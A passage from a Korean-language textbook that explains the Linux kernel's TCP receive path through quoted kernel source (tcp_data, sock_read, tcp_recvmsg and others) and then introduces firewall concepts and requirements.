    if (tcp_rcv_state_process(sk, skb, skb->h.th, skb ->len))
        goto reset;
    TCP_CHECK_TIMER(sk);
    return 0;
reset:
    tcp_v4_send_reset(skb);
    // -------------------------------------------- ①
discard:
    kfree_skb(skb);
    /* Be careful here. If this function gets more complicated and
    * gcc suffers from register pressure on the x86, sk (in %ebx)
    * might be destroyed here. This current version compiles correctly,
    * but you have been warned.
    */
    return 0;
csum_err:
    TCP_INC_STATS_BH(TcpInErrs);
    goto discard;
}
// -------------------------------------------- ②
```

① netfilter옵션이 설정되여있다면 파케트에 대한 려파를 진행하며 IP의 account정보를 갱신한다(IpInDelivers). 만일 INET소케트의 상태가 TCP_ESTABLISHED라면 INET소케트의 TCP와 관련된 timer를 갱신하고 tcp_rcv_established()함수를 호출한 다음 복귀한다. 파케트의 길이나 TCP검사합에 문제가 있다면 오유처리로 넘어가게 되며 만일 INET소케트가 TCP_LISTEN상태에 있었다면 tcp_v4_hnd_req()함수를 호출하여 조종을 넘겨준다.

tcp_v4_hnd_req()함수는 의뢰기(client)로부터 connect요구와 같은것을 처리한다. 이 경우 listen상태에 있는 INET소케트을 찾아서 해당한 INET소케트구조체를 얻는다. 만일 얻지 못했다면 sk_buff를 버리고 복귀하며 얻은 INET소케트가 현재 처리요구중인 INET소케트와 다른 경우에는 tcp_child_process()를 호출한다.

tcp_child_process()함수는 ESTABLISH나 TIME_WAIT상태가 아닌 child INET소케트에 대한 처리를 하거나 혹은 child INET소케트의 backlog에 sk_buff를 추가하는 역할을 수행한다(tcp_rcv_state_process()를 child INET소케트에 대해서 호출함).

모든 상황에 대한 처리를 완료하였을 때 지역(local)호스트에 해당한 INET소케트가 없다면 상대방의 호스트로 RESET통보를 보낸다(tcp_v4_send_reset()).

② sk_buff를 버리고 복귀하는 부분이다. 검사합오유에 해당한 오유 account정보를 갱신한다.

현재 우리가 고찰하는 경우는 소케트가 이미 련결상태로 되여있는 상태이기때문에

tcp_rcv_establish()함수가 선택된다. 이 함수는 ~/net/ipv4/tcp_input.c에 정의되여있다. 이 함수는 확인응답에 대한 처리와 상위규약층에 파케트가 도착했음을 알리는 역할을 수행한다. 여기서 사용되는 함수에는 tcp_data()함수와 INET소케트의 data_ready() 함수가 있다. 어떤 함수를 사용하는가는 파케트를 받아서 사용하게 될 프로세스가 현행프로세스인가 아닌가에 의존된다. 만일 현행프로세스라면 INET소케트의 data_ready()함수가 호출되며 그렇지 않다면 tcp_data()함수가 호출된다. 일반적으로 현행프로세스가 아닌 경우가 더 많기때문에 tcp_data()함수를 고찰하자.

이 함수는 ~/net/ipv4/tcp_input.c에 정의되여있다.

코드 42. tcp_data()함수

```
static void tcp_data(struct sk_buff *skb, struct sock *sk, unsigned int len)
{
    struct tcphdr *th;
    struct tcp_opt *tp = &(sk->tp_pinfo.af_tcp);
    th = skb->h.th;
    skb_pull(skb, th->doff*4);
    skb_trim(skb, len - (th->doff*4));
    if (skb ->len == 0 && !th->fin)
        goto drop;
    TCP_ECN_accept_cwr(tp, skb);
    if (atomic_read(&sk->rmem_alloc) > sk->rcvbuf ||
        !tcp_rmem_schedule(sk, skb)) {
        if (tcp_prune_queue(sk) < 0 || !tcp_rmem_schedule(sk, skb))
            goto drop;
    }
    tcp_data_queue(sk, skb);
    #ifdef TCP_DEBUG
        if (before(tp ->rcv_nxt, tp ->copied_seq)) {
            printk(KERN_DEBUG "*** tcp.c:tcp_data bug acked < copied\n");
            tp->rcv_nxt = tp ->copied_seq;
        }
    #endif
    return;
drop:
    __kfree_skb(skb);
}
```

이 함수의 역할은 파케트자료에 대한 처리이다. 먼저 sk_buff에 들어있는 TCP머리부정보와 INET소케트에 들어있는 TCP옵션에 대한 정보를 획득하고 여기서 필요없는 머리부정보를 없애며 길이가 정확한가를 확인한다. 만약 수신을 위한 완충기의 크기가 적당하지 못하다면 수신한 sk_buff를 버린다(drop). 적당하다고 생각되면 tcp_data_queue()함

수를 호출하여 수신한 sk_buff의 소유자를 INET소케트로 바꾸고 INET소케트의 수신대기렬의 마지막에 sk_buff를 추가하며 다시 INET소케트의 data_ready()함수를 호출한다.

— INET소케트층

앞에서 이미 INET소케트층의 data_ready()함수를 호출한다고 언급했다. 여기서부터는 INET소케트층에서 제공하는 함수가 된다. INET소케트층의 data_ready()함수는 사용되는 주소계렬(Address Family)마다 다른 형식을 취하고있는데 여기서는 INET에 대한 것으로 한정되기때문에 ~/net/core/sock.c파일의 sock_init_data()함수내에서 아래와 같이 정의된다.

sk->data_ready = sock_def_readable;

sock_def_readable()함수를 보면 아래와 같다. 이 함수는 ~/net/core/sock.c에 정의되여있다.

코드 43. sock_def_readable()함수

```
void sock_def_readable(struct sock *sk, int len)
{
    read_lock(&sk->callback_lock);
    if (sk->sleep && waitqueue_active(sk->sleep))
        wake_up_interruptible(sk->sleep);
    sk_wake_async(sk,1,POLL_IN);
    read_unlock(&sk->callback_lock);
}
```

이 함수의 역할은 INET소케트의 sleep대기렬에서 자고있는 프로쎄스들을 깨우는것이다. 즉 수신대기상태에 있는 프로쎄스가 있다면 그것들을 전부 깨워준다. 만일 프로쎄스가 읽기를 요구한다면 BSD소케트에 대해서 read()함수를 호출하며 이것은 다시 sys_read()체계호출함수, sock_read()함수, inet_rcvmsg()함수, tcp_rcvmsg()함수의 순서로 호출하게 된다. 완충기가 비여있고 프로쎄스가 blocking방식을 사용하고있다면 INET소케트의 sleep대기렬에서 잠들게 된다. 프로쎄스는 요구하는 자료가 도착하면 다시 깨여나게 되며 그 다음부터 INET소케트의 수신대기렬에 들어있는 sk_buff자료들을 처리하게 된다.

sys_read()함수는 ~/fs/read_write.c에 정의되여있다.

```
코드 44. sys_read()함수
asmlinkage ssize_t sys_read(unsigned int fd, char * buf, size_t count)
{
    ssize_t ret;
    struct file * file;
    ret = -EBADF;
    file = fget(fd);
    if (file) {
        if (file->f_mode & FMODE_READ) {
            ret = locks_verify_area(FLOCK_VERIFY_READ,
                file ->f_dentry->d_inode, file, file->f_pos, count);
            if (!ret) {
                ssize_t (*read)(struct file *, char *, size_t, loff_t *);
                ret = -EINVAL;
                if (file->f_op && (read = file ->f_op->read) != NULL)
                ret = read(file, buf, count, &file ->f_pos);
            }
        }
        if (ret > 0)
            inode_dir_notify(file ->f_dentry->d_parent->d_inode,DN_ACCESS);
            fput(file);
        }
    return ret;
}
```

sys_read()함수는 파일서술자와 사용자자료완충기, 그리고 완충기의 크기를 나타내는 값을 넘겨받는다. 파일서술자로부터 해당한 파일객체를 찾고 이것을 리용해서 파일연산자의 read()함수를 호출한다. 해당한 파일객체를 찾을 때 BSD소케트에 해당하는 파일연산자를 찾는다. 따라서 read()함수는 sock_read()에 해당된다.

— BSD소케트층

sock_read()함수는 BSD소케트층에 해당하는 파일객체의 파일연산자로 주어진다. 이 함수는 ~/net/socket.c에 정의되여있다.

```
코드 45. sock_read()함수
static ssize_t sock_read(struct file *file, char *ubuf,
size_t size, loff_t *ppos)
{
    struct socket *sock;
```

```
    struct iovec iov;
    struct msghdr msg;
    int flags;
    if (ppos != &file ->f_pos)
        return -ESPIPE;
    if (size==0) /* Match SYS5 behaviour */
        return 0;
    sock = socki_lookup(file ->f_dentry->d_inode);
    msg.msg_name=NULL;
    msg.msg_namelen=0;
    msg.msg_iov=&iov;
    msg.msg_iovlen=1;
    msg.msg_control=NULL;
    msg.msg_controllen=0;
    iov.iov_base=ubuf;
    iov.iov_len=size;
    flags = !(file ->f_flags & O_NONBLOCK) ? 0 : MSG_DONTWAIT;
    return sock_recvmsg(sock, &msg, size, flags);
}
```

sock_read()함수는 파일객체지적자와 사용자완충기지적자, 완충기의 크기와 현재 연산위치를 넘겨받는다. 여기서는 통보구조체를 생성하고 파일객체의 등록부마당(field)의 d_inode에 해당한 BSD소케트를 얻는다. 이것을 리용하여 다시 BSD소케트층의 sock_recvmsg()함수를 호출한다.

코드 46. sock_recvmsg()함수

```
int sock_recvmsg(struct socket *sock, struct msghdr *msg, int size, int flags)
{
    struct scm_cookie scm;
    memset(&scm, 0, sizeof(scm));
    size = sock->ops->recvmsg(sock, msg, size, flags, &scm);
    if (size >= 0)
        scm_recv(sock, msg, &scm, flags);
    return size;
}
```

sock_recvmsg()함수는 다시 BSD소케트의 규약연산구조체인 recvmsg()함수를 호출하고 넘겨받은 값이 0이상이면 scm_recv()함수를 호출하여 소케트조종을 처리한다. 이때 반환값으로는 받은 자료의 크기가 된다. 여기서는 INET규약에 대해서 론의하고있기때문에 앞에서 언급한 INET소케트층의 연산구조체의 inet_recvmsg()함수가 호출된다. 이 함수는 ~/net/ipv4/af_inet.c에 정의되여있다.

코드 47. **inet_recvmsg()함수**

```
int inet_recvmsg(struct socket *sock, struct msghdr *msg, int size,
int flags, struct scm_cookie *scm)
{
    struct sock *sk = sock->sk;
    int addr_len = 0;
    int err;
    err = sk->prot->recvmsg(sk, msg, size, flags&MSG_DONTWAIT,
    flags&~MSG_DONTWAIT, &addr_ len);
    if (err >= 0)
        msg->msg_namelen = addr_len;
    return err;
}
```

inet_recvmsg()함수는 다시 BSD소케트로부터 INET소케트구조체를 찾아내고 INET소케트구조체로부터 해당한 규약의 recvmsg()함수를 호출한다. 넘겨주는것은 recvmsg()를 호출한 반환값이다. INET소케트의 prot마당은 아래층의 통신규약에서 제공하는 연산구조체이다. TCP에 한정시킨다면 tcp_recvmsg()함수가 호출된다.

이 함수는 ~/net/ipv4/tcp.c에 정의되여있다.

코드 48. **tcp_recvmsg()함수**

```
int tcp_recvmsg(struct sock *sk, struct msghdr *msg,
                int len, int nonblock, int flags, int *addr_len)
{
    struct tcp_opt *tp = &(sk->tp_pinfo.af_tcp);
    int copied = 0;
    u32 peek_seq;
    u32 *seq;
    unsigned long used;
    int err;
    int target; /* Read at least this many bytes */
    long timeo;
    struct task_struct *user_recv = NULL;
    //-----------------------------------------  ①
    lock_sock(sk);
    TCP_CHECK_TIMER(sk);
    err = -ENOTCONN;
    if (sk->state == TCP_LISTEN)
        goto out;
    timeo = sock_rcvtimeo(sk, nonblock);
    /* Urgent data needs to be handled specially. */
```

```
if (flags & MSG_OOB)
    goto recv_urg;
seq = &tp->copied_seq;
if (flags & MSG_PEEK) {
    peek_seq = tp ->copied_seq;
    seq = &peek_seq;
}
target = sock_rcvlowat(sk, flags & MSG_WAITALL, len);
// ------------------------------------------ ②
do {
    struct sk_buff * skb;
    u32 offset;
    /* Are we at urgent data? Stop if we have read anything. */
    if (copied && tp ->urg_data && tp ->urg_seq == *seq)
        break;
        /* We need to check signals first, to get correct SIGURG
        * handling. FIXME: Need to check this doesnt impact 1003.1g
        * and move it down to the bottom of the loop
        */
    if (signal_pending(current)) {
        if (copied)
            break;
        copied = timeo ? sock_intr_errno(timeo) : -EAGAIN;
        break;
    }
    /* Next get a buffer. */
    skb = skb_peek(&sk->receive_queue);
    // ------------------------------------------ ③
    do {
        if (!skb)
            break;
            /* Now that we have two receive queues this
            * shouldn't happen.
            */
        if (before(*seq, TCP_SKB_CB(skb)->seq)) {
            printk(KERN_INFO "recvmsg bug: copied %X seq %X\n",
                *seq, TCP_SKB_CB(skb)->seq);
            break;
        }
        offset = *seq - TCP_SKB_CB(skb)->seq;
        if (skb->h.th->syn)
            offset--;
        if (offset < skb ->len)
            goto found_ok_skb;
        if (skb->h.th->fin)
            goto found_fin_ok;
```

```
        if (!(flags & MSG_PEEK))
            skb->used = 1;
        skb = skb->next;
    } while (skb != (struct sk_buff *)&sk->receive_queue);
    // ------------------------------------------ ④
    /* Well, if we have backlog, try to process it now yet. */
    if (copied >= target && sk->backlog.tail == NULL)
        break;
    if (copied) {
        if (sk->err || s k->state == TCP_CLOSE ||
            (sk->shutdown & RCV_SHUTDOWN) || !timeo)
            break;
    } else {
        if (sk->done)
            break;
        if (sk->err) {
            copied = sock_error(sk);
            break;
        }
        if (sk->shutdown & RCV_SHUTDOWN)
            break;
        if (sk->state == TCP_CLOSE) {
            if (!sk->done) {
            /* This occurs when user tries to read
            * from never connected socket.
            */
                copied = -ENOTCONN;
                break;
            }
            break;
        }
        if (!timeo) {
            copied = -EAGAIN;
            break;
        }
    }
    cleanup_rbuf(sk, copied);
    //-------------------------------------------- ⑤
    if (tp->ucopy.task == user_recv) {
        /* Install new reader */
        if (user_recv == NULL && !(flags&(MSG_TRUNC|MSG_PEEK))) {
            user_recv = current;
            tp->ucopy.task = user_recv;
            tp->ucopy.iov = msg->msg_iov;
        }
        tp->ucopy.len = len;
```

```
            BUG_TRAP(tp ->copied_seq == tp->rcv_nxt ||
                (flags&(MSG_PEEK|MSG_TRUNC)));
            if (skb_queue_len(&tp ->ucopy.prequeue))
                goto do_prequeue;
            /* __ Set realtime policy in scheduler __ */
        }
        if (copied >= target) {
            /* Do not sleep, just process backlog. */
            release_sock(sk);
            lock_sock(sk);
        } else {
            timeo = tcp_data_wait(sk, timeo);
        }
        // -------------------------------------------- ⑥
        if (user_recv) {
            int chunk;
            /* __ Restore normal policy in scheduler __ */
            if ((chunk = len - tp->ucopy.len) != 0) {
                net_statistics[smp_processor_id()*2+1].TCPDirectCopyFromBacklog += chunk;
                len -= chunk;
                copied += chunk;
            }
            if (tp->rcv_nxt == tp ->copied_seq && skb_queue_len(&tp ->ucopy.prequeue))
            {
do_prequeue:
                tcp_prequeue_process(sk);
                if ((chunk = len - tp->ucopy.len) != 0) {
                    net_statistics[smp_processor_id()*2+1].TCPDirectCopyFromPrequeue
                        += chunk;
                    len -= chunk;
                    copied += chunk;
                }
            }
        }
        continue;
        // --------------------------------------------- ⑦
found_ok_skb:
        /* Ok so how much can we use? */
        used = skb ->len - offset;
        if (len < used)
            used = len;
        /* Do we have urgent data here? */
        if (tp->urg_data) {
            u32 urg_offset = tp ->urg_seq - *seq;
            if (urg_offset < used) {
                if (!urg_offset) {
```

```
                if (!sk->urginline) {
                    ++*seq;
                    offset++;
                    used--;
                }
            } else
                used = urg_offset;
        }
    }
    // -----------------------------------------  ⑧
    err = 0;
    if (!(flags&MSG_TRUNC)) {
        err = memcpy_toiovec(msg->msg_iov, ((unsigned char *)skb ->h.th) +
            skb->h.th->doff*4 + offset, used);
        if (err) {
            /* Exception. Bailout! */
            if (!copied)
                copied = -EFAULT;
            break;
        }
    }
    *seq += used;
    copied += used;
    len -= used;
    if (after(tp->copied_seq,tp->urg_seq)) {
        tp->urg_data = 0;
        if (skb_queue_len(&tp ->out_of_order_queue) == 0
            #ifdef TCP_FORMAL_WINDOW && tcp_receive_window(tp)
            #endif
            ) {
            tcp_fast_path_on(tp);
        }
    }
    if (used + offset < skb ->len)
        continue;
        /* Process the FIN. We may also need to handle PSH
        * here and make it break out of MSG_WAITALL.
        */
    if (skb->h.th->fin)
        goto found_fin_ok;
    if (flags & MSG_PEEK)
        continue;
    skb->used = 1;
    tcp_eat_skb(sk, skb);
    continue;
    // -------------------------------------------  ⑨
```

```
found_fin_ok:
        ++*seq;
        if (flags & MSG_PEEK)
            break;
        /* All is done. */
        skb->used = 1;
        break;
    } while (len > 0);
    // -------------------------------------------- ⑩
    if (user_recv) {
        if (skb_queue_len(&tp ->ucopy.prequeue)) {
            int chunk;
            tp->ucopy.len = copied > 0 ? len : 0;
            tcp_prequeue_process(sk);
            if (copied > 0 && (chunk = len - tp->ucopy.len) != 0) {
                net_statistics[smp_processor_id()*2+1].TCPDirectCopyFromPrequeue
                     += chunk;
                len -= chunk;
                copied += chunk;
            }
        }
        tp->ucopy.task = NULL;
        tp->ucopy.len = 0;
    }
    /* Clean up data we have read: This will do ACK frames. */
    cleanup_rbuf(sk, copied);
    TCP_CHECK_TIMER(sk);
    release_sock(sk);
    return copied;
out:
    TCP_CHECK_TIMER(sk);
    release_sock(sk);
    return err;
recv_urg:
    err = tcp_recv_urg(sk, timeo, msg, len, flags, addr_len);
    goto out;
}
// ---------------------------------------------------------------- ⑪
```

tcp_recvmsg()함수를 고찰하자.

① tcp_recvmsg()함수는 BSD소케트구조체와 통보머리부, 완충기의 크기, non-blocking기발, 기타 기발값들과 주소의 길이를 넘겨받는다. BSD소케트구조체로부터 TCP에 해당하는 옵션을 사용할 국부변수를 할당한다.

② 함수의 기본부분으로 들어가기에 앞서 해주어야 할 부분은 먼저 사용하는 BSD소

케트구조체에 lock를 설정하는것이다(lock_sock()).

BSD소케트가 현재 LISTEN상태라면 out로 넘어간다. 수신 timeout에 사용할 값을 설정한 다음 넘겨받는 flag값이 Out-Of-Band로 설정되여있다면 recv_urg로 넘어간다. TCP의 옵션마당에서 sequence번호를 구하고 다시 flag가 MSG_PEEK로 설정된 경우에는 TCP의 옵션마당의 copied_seq로부터 선택(peek)할 sequence번호를 얻는다. 그리고 얼마만큼의 값을 읽겠는가를 설정한다.(sock_rcvlowat())

③ 여기서부터는 무한순환을 돌면서 자료를 읽어들이는 부분이다. 먼저 여기서 사용할 sk_buff구조체변수를 선언하고 현재의 읽기변위값을 나타내는 변수를 선언한다.

만일 긴급한 자료(urgent data)를 가지고있다면 즉시 무한순환을 끌낸다. 그리고 현재 프로쎄스에 대해서 미결된(pending) 신호가 있는가를 확인하고 그런 신호가 존재하고 복사된 자료가 있다면 오유값을 반환하고 순환고리에서 빠져나온다.

이제부터는 BSD소케트에 대기된(queueing) sk_buff에 대한 처리에 들어간다(skb_peek()).

skb_peek()함수는 inline으로 정의되여있으며 대기렬로부터 소케트완충기(sk_buff)를 하나씩 꺼내오는 역할을 한다.

④ 더이상 가져올 sk_buff가 없다면 순환고리에서 빠져나간다. 소케트완충기(sk_buff)의 TCP머리부로부터 sequence번호를 가져와서 변위값을 계산한 다음 SYN을 나타내는 경우에는 변위값을 1만큼 감소시키고 변위값이 sk_buff의 길이보다 작을 경우에는 found_ok_skb로 넘어간다. 만약 TCP머리부에 FIN이 설정된 경우에는 다시 found_fin_ok로 넘어가게 되며 MSG_PEEK가 flag로 설정되지 않았다면 sk_buff를 사용하였다(used)고 설정한다. 이 순환은 BSD소케트의 수신대기렬이 다 채워질 때까지 계속된다.

⑤ 이미 복사된것(수신한 자료의 복사)이 목표값을 넘어서거나 다시 BSD소케트의 backlog가 NULL일 경우에는 순환고리에서 빠져나온다. 일정하게 복사가 되였다면 소케트의 상태를 확인하고 TCP_CLOSE상태를 나타내거나 오유가 발생했을 경우, 그리고 shutdown되거나 timeout이 발생했다면 다시 순환고리에서 빠져나온다. 복사된것이 없는 경우에는 BSD소케트의 상태를 확인하여 오유나 혹은 앞에서와 비슷한 상황들에 대해서 처리를 해준다. cleanup_rbuf()함수는 sk_buff를 해제(release)하고 필요할 경우 ACK통보를 보내는 역할을 한다.

⑥ 사용자주소공간으로 복사하기를 원하는 프로쎄스가 user_recv(초기에 NULL로 설정)와 같고 user_recv가 NULL이며 flag에 MSG_TRUNC와 MSG_PEEK이 설정되지 않은 경우에는 user_recv와 TCP옵션의 ucopy.task를 현행(current)프로쎄스로 만들며 통보 iovec를 리용하여 TCP옵션마당의 ucopy.iov를 설정한다. 현재 복사된 크기를 len으로 설정하고 prequeue에 sk_buff가 들어있는가를 확인한다.

만약 복사된 크기(copied)가 target보다 크거나 같다면 소케트를 해방한 다음 BSD소케트의 대기중인 프로쎄스들을 깨우고(release_sock()) 다시 BSD소케트에 lock하려고

시도한다. 만일 복사된 량이 target량보다 작은 경우에는 tcp_data_wait()함수를 BSD소케트에 대해서 timeout값을 넘겨주어 호출한다.

tcp_data_wait()함수는 BSD소케트의 sleep마당에 현재 프로쎄스를 넣고 현재프로쎄스를 TASK_INTERRUPTIBLE로 만든다. 프로쎄스는 이 상태에서 잠들게 된다.

⑦ 만약 user_recv마당이 NULL이 아니라면 망통계정보를 갱신하고 복사된 자료의 량을 갱신한다. 이때 TCP의 다음번에 받을 sequence번호가 복사된 sequence번호와 같고 prequeue된 값이 있을 때 tcp_prequeue_process()를 호출하여 prequeue된 sk_buff를 처리한다. 물론 이와 관련된 망통계정보와 복사정보는 이에 따라서 갱신된다. 이제는 다음번 순환으로 들어간다.

⑧ 완충기의 길이가 변위값보다 큰 소케트완충기를 찾은 경우다. 변위값을 소케트완충기에서 추출하여 used마당으로 놓은 다음 이것을 다시 남은 길이(len)와 비교한다. 남은 길이(len)가 작다면 이것을 used에 설정한다. 만약 긴급자료가 있다면 urgent sequence번호에서 현재 sequence번호를 던 다음 긴급자료의 변위값으로 사용한다. 다시 이것이 used보다 작고 어떤 값을 가진다면 used를 긴급자료의 offset를 used에 설정한다.

⑨ found_ok_skb()함수의 계속이다. flag에 MSG_TRUNC가 설정되지 않았다면 통보머리부에 소케트완충기의 used만큼의 내용을 머리부를 제외하고 복사해넣는다.(memcpy_toiovec()) 만일 오유가 있다면 이것을 표시하고 do {} while loop를 끝낸다.

그리고 sequence와 복사된 자료의 량을 가르키는 정보의 갱신과 아직 더 남은 자료가 있는지 확인하여 순환고리를 더 돈다. 만일 FIN을 받았다면 found_fin_ok로 넘어가고 소케트완충기는 사용되였다고 표시되며(skb->used = 1), BSD소케트에서 사용된 sk_buff를 추출한다 (tcp_eat_skb()). 모든 과정이 끝났다면 다시 순환고리를 돈다.

⑩ FIN이 설정된 TCP머리부를 가지는 sk_buff를 수신한 경우이다(found_fin_ok). sequence를 증가시키고 flag에 MSG_PEEK가 설정된 경우에는 순환고리를 빠져나온다. 그렇지 않다면 sk_buff가 사용되였다고 표시한후 순황고리에서 빠져나온다. 요구한 자료의 량(len)이 0보다 클때는 계속 순환한다.

⑪ 만일 user_recv(사용자 receive 프로쎄스)가 NULL이 아니라면 prequeue를 보고 이것을 처리해주게 되며 해당한 망통계정보 및 복사된 량과 남은 요구자료의 량을 갱신한다. 그리고 TCP옵션마당의 ucopy.task를 NULL로 만들고 ucopy.len을 0으로 다시 초기화한다. 이와 같은 일이 끝나면 소케트완충기(sk_buff)를 해제하고(cleanup_rbuf) BSD소케트의 TCP와 관련된 timer를 검사하고 BSD소케트에 대한 lock를 해제한 후 복사된 량을 돌려주고 복귀한다. 긴급자료를 받은 경우에는 tcp_recv_urg()함수를 호출한다.

이상에서 LINUX에서의 TCP/IP규약에 기초한 망흐름구조에 대해서 고찰하였다.

LINUX에서의 망흐름과정을 종합하여 보면 그림 3-3과 같다.





그림 3-3. LINUX의 망흐름구조

제2절. 방화벽체계

방화벽체계는 필수적인 인터네트봉사를 제공하는것과 함께 기관내 망보안을 강화할수 있는 망보안의 중요한 구성요소이다. 물론 방화벽체계를 실현하는것이 망보안의 충분한 보장을 해준다고는 볼수 없지만 효과적이고 비용이 비교적 적게 드는 방법이라고 볼수 있다. 여기서는 보안취약성으로부터 호스트를 어떻게 보호하는가와 방화벽의 구성요소를 포함한 방화벽의 대략적인 내용과 관리적측면에서 알아야 할 문제들에 대해서 서술한다.

또한 LINUX에서 제공된 방화벽의 기본방식과 구체적인 자료구조 및 기능에 대해서 상세히 서술한다.





그림 3-4. 방화벽

3.2.1. 방화벽의 개념

방화벽은 원래 자동차분야에서 쓰이던 용어였다. 방화벽은 자동차기관과 승객사이의 차페막의 역할을 해주는 장치를 가리킨다. 자동차기관에서 화재가 일어나도 승객을 보호하기 위해서 제기된 개념이다. 이 용어가 그대로 콤퓨터망과 관련된 의미를 가지게 되였는데 여기서 방화벽이란 국부적인 망구조를 인터네트와 같은 공공의 망으로부터 보호하는 장치를 통털어 말한다. 흔히 방화벽역할을 수행하는 콤퓨터를 방화벽이라고 부른다. 방화벽은 외부로부터 내부망을 보호하기 위하여 내부망과 인터네트의 경계지점에 관문형태로 실현되는 망구성요소중의 하나이다. 방화벽은 외부의 불법침입으로부터 내부의 정보자원을 보호하고 내부로부터 외부로 나가는 비밀자료를 막는 기능을 수행한다.

이와 같이 내부망과 인터네트의 련결부분에서 방화벽이 차단하고있으므로 내부망에서 인터네트를 사용하자면 우선 telnet로 가입등록한 후 인터네트를 사용하여야 한다.





그림 3-5. 방화벽의 위치

1) 방화벽의 보안방책의 개념

내부자원을 보호하기 위한 방책은 크게 다음의 두가지로 요약할수 있다.

① 명백히 금지되지 않은것은 허용한다.

② 명백히 허용되지 않은것은 금지한다.

대부분 방화벽체계는 기본보안개념으로 《**명백히 허용되지 않은것은 금지한다**》의 방책을 따른다. 즉 보안규칙에 명백히 허용(설정)되지 않은 망과 호스트는 내부자원에로의 접근을 금지한다.

2) 방화벽의 요구사항

방화벽체계에 적용되여야 할 중요한 요구사항은 방화벽의 관리자가 체계를 운영하기 쉽고 보안방책의 수정이나 변경이 편리하도록 만드는것이다. 방화벽체계의 하층구조는 매 제품마다 거의 비슷하고 제공하는 기능들도 서로의 우점을 리용하는 쪽으로 발전하고있기때문에 망상의 파케트를 효과적으로 분석하여 관리자나 운영자가 이미 적용된 보안방책을 효과적으로 리용할수 있도록 하는것이 보다 중요한 방화벽의 조건이라고 할수 있다. 방화벽체계가 갖추어야 할 조건들을 보면 다음과 같다.

① 일정한 수준이상의 보안성이 제공되여야 한다.

② 운영상 유연성이 있어야 한다.

③ 사용자에게 투명성을 제공할수 있어야 한다.

④ 대규모의 망구조에도 적용이 가능하여야 한다.

⑤ 사용자나 관리자가 사용하기에 편리하여야 한다 .
⑥ 접근과 관련하여 정리된 기록정보를 제공하여야 한다.
